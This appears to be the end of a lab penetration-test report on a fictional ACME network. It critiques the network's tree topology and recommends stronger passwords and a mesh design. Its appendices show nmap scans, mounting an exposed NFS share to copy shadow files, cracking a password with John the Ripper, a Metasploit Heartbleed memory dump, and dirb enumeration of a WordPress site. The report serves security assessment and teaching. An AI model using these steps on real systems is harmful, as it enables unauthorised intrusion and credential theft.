On Linux machines, a user's password can be changed by logging into the machine as the user, then typing `passwd` and following the steps on screen.

On VyOS routers, the password can be changed by entering configuration mode. (see Routers: VyOS router default login for more detail).

On the Pfsense firewall, the admin password can be changed by heading to System, then User Manager, then Users, and changing the password by editing the admin password by selecting the edit action on the user.


NETWORK CRITICAL EVALUATION

The network topology diagram makes it clear that the ACME network is designed to resemble a tree type topology. In ACMEs tree topology, there is a signature central cable, which is referred to as the Bus, and can be seen in the ACME network as the line that connects routers 1.1.1.1 to 4.4.4.4 in the network topology diagram. This differs from a Bus type topology as the network uses routers in order to branch out into different subnet, whereas a simple Bus topology would only have the machines connected to each other through a single uninterrupted bus without any complex routing in between.

Using a Tree type topology does have some significant advantages: Firstly, it is a very cost effective method of network design, as the network doesn't require a large amount of networking infrastructure to effectively function; Secondly, connecting a new machine to a tree network is relatively easy, as new machines can be easily connected to routers on the main bus, and instantly be able to access a majority of the network with little setup; thirdly, it can easily be expanded upon, as new routers can easily be connected to the end of the Bus, and new devices can be added to the network.

However, there are some significant downsides to using a network in this configuration. Firstly , and most importantly, if one of the routers on the Bus is taken down, large parts of the network will be completely unavailable to any of the users still online. Such critical damage being caused by only one node being down can greatly increase the effectiveness of denial of service attacks launched on routers, and will make it much harder to maintain the network in the long term as every piece of the network is critically needed for it to function. Tree topologies are also prone to experiencing a slower network speed due to the fact that a large amount of network traffic is sent over a single bus.

It's apparent that due to the issues in the use of a tree topology, there should be some serious consideration made towards using an alternative topology configuration. There are several alternative configurations that would solve the issues present in the current configuration. One alternative that would solve most of the current issues in the network would be to configure the routers into a mesh configuration. This configuration would require a complete overhaul of the network, and would require a serious investment into expanding networking hardware, however it would solve both the issues with the tree networks reliance on a single bus, and fix the issues with slower network speeds.



Above: an example of a mesh network configuration

Since all routers are connected to each other in every possible way, if one of them were to go down, traffic would still be able to be sent throughout the network, as there are still plenty of paths. This also accounts for congestion issues as well, as traffic can simply be redirected to less congested paths.

CONCLUSIONS

From the work done on the network, it is apparent that the network is seriously vulnerable to attackers. Many of the machines on the network contain critical security bugs that can be easily exploited to compromise a machine and gather data on other parts of the network.

Out of all the issues with the network, the most crucial vulnerability to amend is the widespread use of default and insecure passwords. The first thing that should be done on the network is having the passwords of the routers and firewall changed to be much more complex, as doing this will reduce a potential attackers ability to explore the network further than what is already visible to them.


The current design of the network has some temporary benefits, however these majorly outweigh the security and bandwidth issues that come with the way it is designed. Changing the design of the network to a more complex one will save the company from increased downtime and decreased network speed, at the cost of a more complex design and expensive topology configuration.

Using the outlined solutions in the security weaknesses section will allow ACME Inc's machines to be much more resistant to the vulnerabilities tested , and will prevent an attacker from gaining as much information as was found throughout the investigation.

APPENDICES


Appendix 1: PC1 NFS

Scanning PC1 using nmap revealed that the machine had an open NFS port, as well as an open SSH port.




```
root@kali:~# nmap -sV 192.168.0.210
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-27 13:11 EST
Nmap scan report for 192.168.0.210
Host is up (0.00021s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:AA:6E:93 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.68 seconds
```

Using the open NFS service, it was possible to mount the share to the Kali machine



```
root@kali:~# mount -t nfs 192.168.0.210:/ ./mount1
root@kali:~# cd mount1
root@kali:~/mount1# ls
bin   cdrom  etc   initrd.img  lib64       media  opt   root  sbin  sys  usr  vmlinuz
boot  dev    home  lib         lost+found  mnt    proc  run   srv   tmp  var
```


From here, it was possible to copy the shadow and passwd files to find the users and passwords on the machine. From there, it was possible to brute-force the passwords of each user using John the Ripper



```
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt shadow
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:43 0.74% (ETA: 15:06:14) 0g/s 2911p/s 2911c/s 2911C/s channy1..booboy
plums            (xadmin)
1g 0:00:00:57 DONE (2022-12-27 13:29) 0.01728g/s 2902p/s 2902c/s 2902C/s rachael2..playpen
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop# 
```


Appendix 2.1: PC2 Heartbleed vulnerability

Scanning PC2 revealed that the machine had HTTP and SSL ports running Apache 2.2.22.




```
root@kali:~/Desktop# nmap -sV 172.16.221.237
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-27 14:04 EST
Nmap scan report for 172.16.221.237
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.74 seconds
```

Since SSL was open , it was possible that an SSL heartbleed exploit was present on the machine, so a second nmap scan using the inbuilt ssl-heartbleed script on nmap was made to confirm if this vulnerability is present.




```
root@kali:~/Desktop# nmap -p 443 --script ssl-heartbleed 172.16.221.237
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-27 14:25 EST
Nmap scan report for 172.16.221.237
Host is up (0.0039s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows f
or stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by
 the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and c
ould allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
|     References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       http://cvedetails.com/cve/2014-0160/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160

Nmap done: 1 IP address (1 host up) scanned in 13.63 seconds
```


Using Metasploit's openssl_heartbleed module, it was possible to dump sections of memory from PC2.



```
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DUMPFILTER                         no        Pattern to filter leaked memory before storing
   LEAK_COUNT        1                yes       Number of times to leak memory per SCAN or DUMP invocation
   MAX_KEYTRIES      50               yes       Max tries to dump key
   RESPONSE_TIMEOUT  10               yes       Number of seconds to wait for a server response
   RHOSTS            172.16.221.237   yes       The target host(s), range CIDR identifier, or hosts file with syntax
 'file:<path>'
   RPORT             443              yes       The target port (TCP)
   STATUS_EVERY      5                yes       How many retries until key dump status
   THREADS           1                yes       The number of concurrent threads (max one per host)
   TLS_CALLBACK      None             yes       Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP
, IMAP, JABBER, POP3, FTP, POSTGRES)
   TLS_VERSION       1.0              yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)


Auxiliary action:

   Name  Description
   ----  -----------
   SCAN  Check hosts for vulnerability


msf5 auxiliary(scanner/ssl/openssl_heartbleed) > 
```



```
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > exploit

[*] 172.16.221.237:443    - Leaking heartbeat response #1
[*] 172.16.221.237:443    - Sending Client Hello ...
[*] 172.16.221.237:443    - SSL record #1:
[*] 172.16.221.237:443    -     Type:    22
[*] 172.16.221.237:443    -     Version: 0x0301
[*] 172.16.221.237:443    -     Length:  86
[*] 172.16.221.237:443    -     Handshake #1:
[*] 172.16.221.237:443    -             Length: 82
[*] 172.16.221.237:443    -             Type:   Server Hello (2)
[*] 172.16.221.237:443    -             Server Hello Version:           0x0301
[*] 172.16.221.237:443    -             Server Hello random data:       63b8b281fbe795c1b4c1293b2242ecdedb656555e16c
dacb82dc2652bd725627
[*] 172.16.221.237:443    -             Server Hello Session ID length: 32
[*] 172.16.221.237:443    -             Server Hello Session ID:        80dd019d400a5ab19759aae270ae7ea1f59e2714530c
7ecaf9f5e41898ec977c
[*] 172.16.221.237:443    - SSL record #2:
[*] 172.16.221.237:443    -     Type:    22
[*] 172.16.221.237:443    -     Version: 0x0301
[*] 172.16.221.237:443    -     Length:  684
[*] 172.16.221.237:443    -     Handshake #1:
[*] 172.16.221.237:443    -             Length: 680
[*] 172.16.221.237:443    -             Type:   Certificate Data (11)
[*] 172.16.221.237:443    -             Certificates length: 677
[*] 172.16.221.237:443    -             Data length: 680
[*] 172.16.221.237:443    -             Certificate #1:
[*] 172.16.221.237:443    -                     Certificate #1: Length: 674
[*] 172.16.221.237:443    -                     Certificate #1: #<OpenSSL::X509::Certificate: subject=#<OpenSSL::X50
9::Name CN=ubuntu>, issuer=#<OpenSSL::X509::Name CN=ubuntu>, serial=#<OpenSSL::BN:0x000055f1f19faf68>, not_before=20
14-04-29 04:28:50 UTC, not_after=2024-04-26 04:28:50 UTC>
[*] 172.16.221.237:443    - SSL record #3:
[*] 172.16.221.237:443    -     Type:    22
[*] 172.16.221.237:443    -     Version: 0x0301
```




```
[*] 172.16.221.237:443    - Printable info leaked:
......c.{........[Q.....A......`hI)..N..f.....".!.9.8.........5............................3.2.....E.D...../...A...
.....................................l..,..H.+...csU..U.t0.{..v.x#G.m....)>"...aU[..e.8/.ML..............c9..z.vJ..
~tU....:...F.....e..Z..4<l.w[..........*.(....................................+........-.....3.&.$...  Q...  .oN
.D...z.u*.....W..O..U..&.............................................................................................
................................. repeated 15749 times .........................................................
.................................................................................@...............................
..................................................................................................... repeated 16122 ti
mes .................................................................................................................
...................@.............................................................................................
.................................................................................................................
................................................................................................................a
@................A.s..  !..p..Q....I...\. i.w.DDO%.J>}...W........G..Pf?T.4....Z.$....U.............lw`.A+.......9j/
..h...D....vP[..I..9......Z........6..*.n...*....C.|.8..._...S..A...<l..\_.ST..s>lD...)...c8.2.+.H•-.......y....c.K.
$.n....v.....J..0.'.C.)OM.Z..r..2...V.|..ia...@.jZ.7t..@...8.h•-..y.{Q.s.|6..G1..X.p.E..a.(^..3.44......\.....?....4
a.i%;:....."..:.\lB...E...b..6....h.6.....#.$.+.m.......c.~?h...Xd......0...*.H.............,z...Ok.\8....s..T.Rk....
..v.vyU.Ct"a#.~:...[...8..l=G..J......h....G.j..?..n7*;.L.....H./.z...w...........gA.K....K..P.x....Y......2;..flV.5
b.......jP.q...p..N........T...5..EV^.)..pdM"..L..Gh$.|.....H.P..4.E.^./...\V...>..r'..5..).I..O4.'..d..'.....Ln.z..
.................................................................................................................
............... repeated 3583 times .............................................................................
..............................................V...R..c..W]L..i..{.+Q.....}...~..#....  ....Bw(..4w.._$..-.p...
c..$Aga.I.............................0...0.......%....H}0...*.H........0.1.0...U....ubuntu0...140429042850Z..24042
6042850Z0.1.0...U....ubuntu0.."0...*.H.............0.................~QF.....K..(.!i..m.H....^\..  .......vCk..  IR...
....J........]...5...........D.%.M.D.M...c.....^8.L.\....XzR..4.........q!.@..|.b....;;.....,.9K.p......YR..Y......
....w.xj...^?....4a.i%;:....."..:.\lB...E...b..6....h.6.....#.$.+.m.......c.~?h...Xd......0...*.H.............,z...Ok
.\8....s..T.Rk......v.vyU.Ct"a#.~:...[...8..l=G..J......h....G.j..?..n7*;.L.....H./.z...w...........gA.K....K..P.x..
..Y......2;..flV.5b.......jP.q...p..N........T...5..EV^.)..pdM"..L..Gh$.|.....H.P..4.E.^./...\V...>..r'..5..).I..O4.
'..d..'.....Ln.z.....K...G...A.e....,.......Y.....>.w.....ok..xo........6...<.,WQ...Q9...YF0H.V..M..Ck]?.D.....@..M.
.......L..z.`.....Lg{S..!.2P....D.....0IC...:W...~....ft...P•=2.?}!5.....$.7.........?....E0.<u.H$..o.s.X.......q...
...B.PS0...hm........P..{..........be..6B...q|d.Ru@..u2•-_.......v....^..wl.UF.E..U..U1.|....A..&.P.....`W..6!z.i.SC
...............n.QQ3....5..X..*mS.p.....S.<!Z...Vd.............Y...6.>..En.R..C.$Pwh.|?]u=..m..b].w.**........K...Q
...D.V.L^d..3....(\...W..../n...*..mgT..pV..(.)*....rCy[2..uT...Y.y`7.t....[G..h...:..7..Z.e  ...Q..~0..vk..../h..r.`
2.O.N.Ol.A..qq.?A.M~..W.......9...........>......K...yp..R..lg..I...i...N.i...........#...  ..{.....4|{.O...z\....w.>
....-.....).3b.<r....G..I.A....w-.S,...#,TVt.#~l=..l$..- (^/..........G..9[.........H..,uGZ{U[...................
```

Above: a section of the remote PC's memory


Appendix 2.2: PC2 Wordpress Brute-force

Scanning the machine using a more in depth web server scanner called dirb revealed the server to be using wordpress.



```
root@kali:~# dirb http://172.16.221.237

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Dec 27 12:08:22 2022
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/
```

Searching through the wordpress directory showed the version of wordpress currently running



